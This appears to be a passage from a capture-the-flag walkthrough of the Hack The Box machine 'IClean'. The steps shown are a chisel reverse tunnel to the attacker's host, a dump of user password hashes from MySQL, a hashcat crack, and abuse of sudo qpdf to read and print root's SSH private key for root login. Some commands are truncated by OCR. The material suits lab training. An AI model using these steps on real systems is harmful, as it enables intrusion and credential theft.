
Cerca de 229,000,000 resultados (0.24 segundos)

port 3306


What Port Does MySQL Use? MySQL uses port 3306 by default. 12 ene 2024




```
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
```



```
┌──(kali㉿kali)-[~/Desktop/Iclean]
└─$ ./chisel server --reverse -p 9001
2024/04/13 19:50:38 server: Reverse tunnelling enabled
2024/04/13 19:50:38 server: Fingerprint zq1htMFoxgV0Ai8ywPNXTX62KgWU1a4KcbdiTQJiSFI=
2024/04/13 19:50:38 server: Listening on http://0.0.0.0:9001
2024/04/13 19:50:51 server: session#1: tun: proxy#R:3306⇒localhost:3306: Listening
```




```
cd tmp
ls
chisel
extract.pdf
linpeas.sh
puppeteer_dev_chrome_profile-XXXXXXldx8zF
root.txt
systemd-private-a4132cd2e5a54e41945709024125a364-apache2.service-VLirdA
systemd-private-a4132cd2e5a54e41945709024125a364-fwupd.service-1kFftr
systemd-private-a4132cd2e5a54e41945709024125a364-ModemManager.service-9QmtLu
systemd-private-a4132cd2e5a54e41945709024125a364-systemd-logind.service-RaSdp6
systemd-private-a4132cd2e5a54e41945709024125a364-systemd-resolved.service-mNyuxL
systemd-private-a4132cd2e5a54e41945709024125a364-systemd-timesyncd.service-6qD4SQ
systemd-private-a4132cd2e5a54e41945709024125a364-upower.service-gPp6VM
tmux-1000
vmware-root_792-2999526369
./chisel client 10.10.14.246:9001 R:3306:localhost:3306
```




```
┌──(kali㉿kali)-[~]
└─$ mysql -u iclean -h 127.0.0.1 -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 2983
Server version: 8.0.36-0ubuntu0.22.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases
    → ;
```

consuela credentials found




```
MySQL [capiclean]> select * from users
    → ;
+----+----------+------------------------------------------------------------------+-----------
-------------------+
| id | username | password                                                         | role_id
                   |
+----+----------+------------------------------------------------------------------+-----------
-------------------+
|  1 | admin    | 2ae316f10d49222f369139ce899e414e57ed9e339bb75457446f2ba8628a6e51 | 21232f297a57a5
a743894a0e4a801fc3 |
|  2 | consuela | 0a298fdd4d546844ae940357b631e40bf2a7847932f82c494daa1c9c5d6927aa | ee11cbb19052e4
0b07aac0ca060c23ee |
+----+----------+------------------------------------------------------------------+-----------
-------------------+
2 rows in set (0.076 sec)

MySQL [capiclean]>
```


Crack the password.



```
┌──(kali㉿kali)-[~/Desktop/Iclean]
└─$ hashcat -m 1400 -a 0 consuela.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
```




```
1c9c5d6927aa:simple and clean
```



```
┌──(kali㉿kali)-[~/Desktop/Iclean]
└─$ ssh consuela@capiclean.htb
The authenticity of host 'capiclean.htb (10.10.11.12)' can't be established.
ED25519 key fingerprint is SHA256:3nZua2j9n72tMAHW1xkEyDq3bjYNNSBIszK1nbQMZfs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'capiclean.htb' (ED25519) to the list of known hosts.
consuela@capiclean.htb's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
```

User flag got it.


3.Priv esc



```
consuela@iclean:/tmp$ sudo -l
[sudo] password for consuela:
Sorry, try again.
[sudo] password for consuela:
Matching Defaults entries for consuela on iclean:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User consuela may run the following commands on iclean:
    (ALL) /usr/bin/qpdf
```

qpdf binary is using root privileges, after some research we found that it is possible to attach files to a pdf, so use:


```
sudo qpdf --empty --add-attachment /root/.ssh/id_rsa --mimety
```




```
consuela@iclean:/tmp$ sudo /usr/bin/qpdf --empty --add-attachment /root/.ssh/id_rsa --mimetyp
/plain -- go.pdf
consuela@iclean:/tmp$ ls
go.pdf
```

Once we create the pdf use binwalk to identify frimwares attached on a binary.


`-e` is used to extract files found during scanning



```
┌──(kali㉿kali)-[~/Desktop/Iclean]
└─$ binwalk go.pdf -e

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0×0             PDF document, version: "1.3"
544           0×220           Zlib compressed data, default compression
```



```
┌──(kali㉿kali)-[~/Desktop/Iclean]
└─$ ls
chisel  consuela.txt  cooki  go.pdf  _go.pdf.extracted  nmap.txt  r  rev.sh

┌──(kali㉿kali)-[~/Desktop/Iclean]
└─$ cd _go.pdf.extracted

┌──(kali㉿kali)-[~/Desktop/Iclean/_go.pdf.extracted]
└─$ ls
220  220.zlib

┌──(kali㉿kali)-[~/Desktop/Iclean/_go.pdf.extracted]
└─$ cat 220
─────BEGIN OPENSSH PRIVATE KEY─────
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAaAAAABNlY2RzYS
1zaGEyLW5pc3RwMjU2AAAACG5pc3RwMjU2AAAAQQQMb6Wn/o1SBLJUpiVfUaxWHAE64hBN
vX1ZjgJ9wc9nfjEqFS+jAtTyEljTqB+DjJLtRfP4N40SdoZ9yvekRQDRAAAAqGOKt0ljir
dJAAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAxvpaf+jVIEslSm
JV9RrFYcATriEE29fVmOAn3Bz2d+MSoVL6MC1PISWNOoH4OMku1F8/g3jRJ2hn3K96RFAN
EAAAAgK2QvEb+leR18iSesuyvCZCW1mI+YDL7sqwb+XMiIE/4AAAALcm9vdEBpY2xlYW4B
AgMEBQ==
```



```
┌──(kali㉿kali)-[~/Desktop/Iclean/_go.pdf.extracted]
└─$ cat 220
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAaAAAABNlY2RzYS
1zaGEyLW5pc3RwMjU2AAAACG5pc3RwMjU2AAAAQQQMb6Wn/o1SBLJUpiVfUaxWHAE64hBN
vX1ZjgJ9wc9nfjEqFS+jAtTyEljTqB+DjJLtRfP4N40SdoZ9yvekRQDRAAAAqGOKt0ljir
dJAAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAxvpaf+jVIEslSm
JV9RrFYcATriEE29fVmOAn3Bz2d+MSoVL6MC1PISWNOoH4OMku1F8/g3jRJ2hn3K96RFAN
EAAAAgK2QvEb+leR18iSesuyvCZCW1mI+YDL7sqwb+XMiIE/4AAAALcm9vdEBpY2xlYW4B
AgMEBQ==
-----END OPENSSH PRIVATE KEY-----

┌──(kali㉿kali)-[~/Desktop/Iclean/_go.pdf.extracted]
└─$ chmod 700 220

┌──(kali㉿kali)-[~/Desktop/Iclean/_go.pdf.extracted]
└─$ ssh -i 220 root@capiclean.htb
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

  System information as of Sun Apr 14 01:15:17 AM UTC 2024
```

Machine pwned!!!